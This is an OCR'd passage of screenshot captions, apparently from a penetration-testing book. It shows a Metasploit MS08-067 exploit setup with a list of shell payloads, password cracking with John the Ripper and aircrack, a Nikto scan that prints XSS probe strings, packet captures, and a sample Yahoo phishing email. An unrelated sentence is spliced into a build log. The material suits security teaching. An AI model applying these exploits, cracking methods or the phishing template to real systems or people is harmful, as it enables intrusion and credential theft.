

Terminal — ruby — 105×22
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options:
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id Name
0 Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >



Terminal — ruby — 105×22
windows/imap/eudora_list Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow
Compatible payloads
Name Description
generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp Reflective Dll Injection, Bind TCP Stager
windows/meterpreter/bind_tcp Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/shell/bind_tcp Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp VNC Server (Reflective Injection), Bind TCP Stager


root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) 6 [SHA512 128/128 SSE2 2x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (john)
1g 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#



~/hydra-6.3-src
m.o hydra-irc.o crc32.o d3des.o bfg.o ntlm.o sasl.o hydra-mod.o hydra.o -lm -lssl -lcrypto -L/usr/lib -L/usr/local/lib -L/lib -L/lib
If men could get pregnant, abortion would be a sacrament
cd hydra-gtk && sh ./make_xhydra.sh
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is really optional ...
`src/xhydra' -> `../xhydra.exe'
The GTK GUI is ready, type "./xhydra" to start
Now type make install
~/hydra-6.3-src
$ make install
strip hydra pw-inspector
echo OK > /dev/null && test -x xhydra && strip xhydra || echo OK > /dev/null
cp hydra pw-inspector /usr/local/bin && cd /usr/local/bin && chmod 755 hydra pw-inspector
echo OK > /dev/null && test -x xhydra && cp xhydra /usr/local/bin && cd /usr/local/bin && chmod 755 xhydra || echo OK > /dev/null
cp -f hydra.1 xhydra.1 pw-inspector.1 /usr/local/man/man1
cp: target `/usr/local/man/man1' is not a directory
make: *** [install] Error 1
~/hydra-6.3-src
$


p3.pcap
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 10.100.1.24 74.125.19.113 TCP 51645 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2 0.019445 74.125.19.113 10.100.1.24 TCP 80 > 51645 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1408 SACK_PERM
3 0.019625 10.100.1.24 74.125.19.113 TCP 51645 > 80 [ACK] Seq=1 Ack=1 Win=16896 Len=0
4 0.020534 10.100.1.24 74.125.19.113 HTTP GET /complete/search?client=chrome&hl=en-US&q=http%3A%2F%2Fwww.ccs
5 0.044744 10.100.1.24 TCP 80 > 51645 [ACK] Seq=1 Ack=495 Win=6848 Len=0
6 0.081566 10.100.1.24 HTTP HTTP/1.1 200 OK (text/javascript)
7 0.281510 10.100.1.24 74.125.19.113 TCP 51645 > 80 [ACK] Seq=495 Ack=348 Win=16384 Len=0
8 0.297174 74.125.19.113 10.100.1.24 HTTP [TCP Retransmission] HTTP/1.1 200 OK (text/javascript)
9 0.297340 10.100.1.24 74.125.19.113 TCP [TCP Dup ACK 7#1] 51645 > 80 [ACK] Seq=495 Ack=348 Win=16384 Len=0
10 1.566420 10.100.1.24 147.144.1.212 TCP 51646 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
11 1.590336 10.100.1.24 TCP 80 > 51646 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1408 WS=2 SA
12 1.590469 10.100.1.24 147.144.1.212 TCP 51646 > 80 [ACK] Seq=1 Ack=1 Win=16896 Len=0
13 1.590925 10.100.1.24 147.144.1.212 HTTP GET /Graphics/ccsfseal.gif HTTP/1.1
14 1.623168 10.100.1.24 TCP [TCP segment of a reassembled PDU]
15 1.627917 10.100.1.24 TCP [TCP segment of a reassembled PDU]
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: (aa:aa:aa:bb:bb:bb), Dst: (00:02:6f:43:95:c2)
Internet Protocol Version 4, Src: 10.100.1.24 (10.100.1.24), Dst: 74.125.19.113 (74.125.19.113)
Transmission Control Protocol, Src Port: 51645 (51645), Dst Port: 80 (80), Seq: 0, Len: 0
0000 00 02 6f 43 95 c2 aa aa aa bb bb bb 08 00 45 00 ..oC.... ......E.
0010 00 34 78 f9 40 00 80 06 18 61 0a 64 01 18 4a 7d .4x.@... .a.d..J}
0020 13 71 c9 bd 00 50 e3 a6 2c ad 00 00 00 00 80 02 .q...P.. ,.......
0030 20 00 0b 45 00 00 02 04 05 b4 01 03 03 08 01 01 ...E.... ....
0040 04 02 ..
File: "C:\Users\student\Desktop\p3.pcap" 16... Packets: 30 Displayed: 30 Marked: 0 Load time: 0:00.002 Profile: Default



C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs
aircrack 2.3
[00:00:06] Tested 53975 keys (got 717821 IVs)
KB depth byte(vote)
0 0/ 1 7C(107) 95(30) AE(16) 5C(15) 9B(15) 77(12)
1 0/ 1 39(138) 2F(35) 2D(15) 11(13) F6(13) 37(13)
2 0/ 1 D7(64) 69(12) F6(10) D3(5) F2(5) BE(4)
3 0/ 1 59(255) 53(40) DD(23) B2(16) DC(13) 79(11)
4 0/ 1 52(201) 96(15) B8(15) 19(12) A0(5) FD(5)
5 0/ 1 A1(222) 46(22) A5(16) 5A(16) BF(11) 5C(8)
6 0/ 1 5D(89) D8(22) 8F(20) EF(18) B0(18) B1(12)
7 0/ 1 57(103) 49(43) FC(30) 4E(18) 4C(15) 11(15)
8 0/ 1 44(93) E5(23) AB(13) 8B(10) 0D(8) 0F(7)
9 0/ 1 4A(148) 9E(35) BF(30) D6(18) E6(15) 1D(15)
10 0/ 1 68(715) 65(45) D6(26) E7(22) 02(20) 21(20)
KEY FOUND! [7C:39:D7:59:52: :68:D2:D5]
Press Ctrl-C to exit.


File Edit View Search Terminal Help
+ Target IP:
+ Target Hostname: wonderhowto.com
+ Target Port: 80
+ Start Time: 2014-03-16 13:47:02 (GMT0)
+ Server: Microsoft-IIS/8.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-server-name' found, with contents: APP1
+ Uncommon header 'x-ua-compatible' found, with contents: IE=Edge,chrome=1
+ Root page / redirects to: http://
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://10.0.63.22/images/".
+ Server banner has changed from 'Microsoft-IIS/8.5' to 'Microsoft-HTTPAPI/2.0' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-aspnet-version header: 4.0.30319
+ Uncommon header 'x-aspnetmvc-version' found, with contents: 4.0
+ OSVDB-27071: /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-4598: /members.asp?SF=%22;}alert(223344);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-2946: /forum_members.asp?find=%22;}alert(9823);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3092: /localstart.asp: Default IIS install page found.
+ 6544 items checked: 0 error(s) and 12 item(s) reported on remote host


Kismet Sort View Windows
Start Server... S
Server Console... c
(Connect...) C
Disconnect D
Add Source... A
Config Channel... L
Plugins >>
Preferences >>
Quit Q
Ch Pkts Size
4 125 0B
5 53 0B
6 35 849B
6 46 294B
6 30 0B
2 60 0B
1 89 11K
Freq Pkts Size Manuf
kali
Elapsed
00:01.21
Networks
40
Packets
1065
Pkt/Sec
8
Filtered
0
No GPS data (GPS not connected) Pwr: AC
25
Packets
0
Data
encryption yes, channel 10, 54.00 mbit
INFO: Detected new probe network "<Any>", BSSID 28:6A:BA:47:8A:35, encryption no, channel 0, 54.00 mbit
INFO: Detected new probe network "Fuck off leech", BSSID CC:9E:00:1A:E1:79, encryption no, channel 0, 54.00 mbit
wlan0
Hop


Cain and Abel - Password hacking tutorial UP TO DATE 2017
youtube.com/TheRealStealthyShot
1:24 / 2:08

Chapter 04: Reconnaissance



Date: 30 March 2015 9:30:09 AEST

Subject: Account Confirmation

YAHOO!® MAIL

Your account has some security Issues. You would be blocked from sending and receiving emails if not confirmed within 48hrs of opening this automated mail. You are required to fix the issues through the authentication page below.

Authentication Page


Thanks for using Yahoo!
Yahoo Team.


Konsole - root@localhost:/usr/src/tools/prismdump - Konsole


File Sessions Settings Help


```
[root@localhost prismdump]# ./prism-getIV.pl < test.t
Match normal order [MSB]: 3 255 7 219
Match normal order [MSB]: 4 255 7 144
Match normal order [MSB]: 5 255 7 177
Match normal order [MSB]: 6 255 7 93
Match normal order [MSB]: 7 255 7 11
Match normal order [MSB]: 8 255 7 92
Match normal order [MSB]: 10 255 7 184
```


New Konsole



darklinux@darklinux: ~
darklinux@darklinux: ~
darklinux@darklinux:~$ sudo tcpdump -i wlan0 icmp and icmp[icmptype]=icmp-echo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
06:25:15.564434 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 1, length 64
06:25:16.585303 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 2, length 64
06:25:17.574456 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 3, length 64
06:25:18.625220 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 1, length 64
06:25:19.625139 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 2, length 64
06:25:20.635159 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 3, length 64
06:25:21.685183 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 1, length 64
06:25:22.695935 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 2, length 64
06:25:23.695086 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 3, length 64
06:25:24.755088 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 1, length 64
06:25:25.740590 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 2, length 64
06:25:26.765021 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 3, length 64

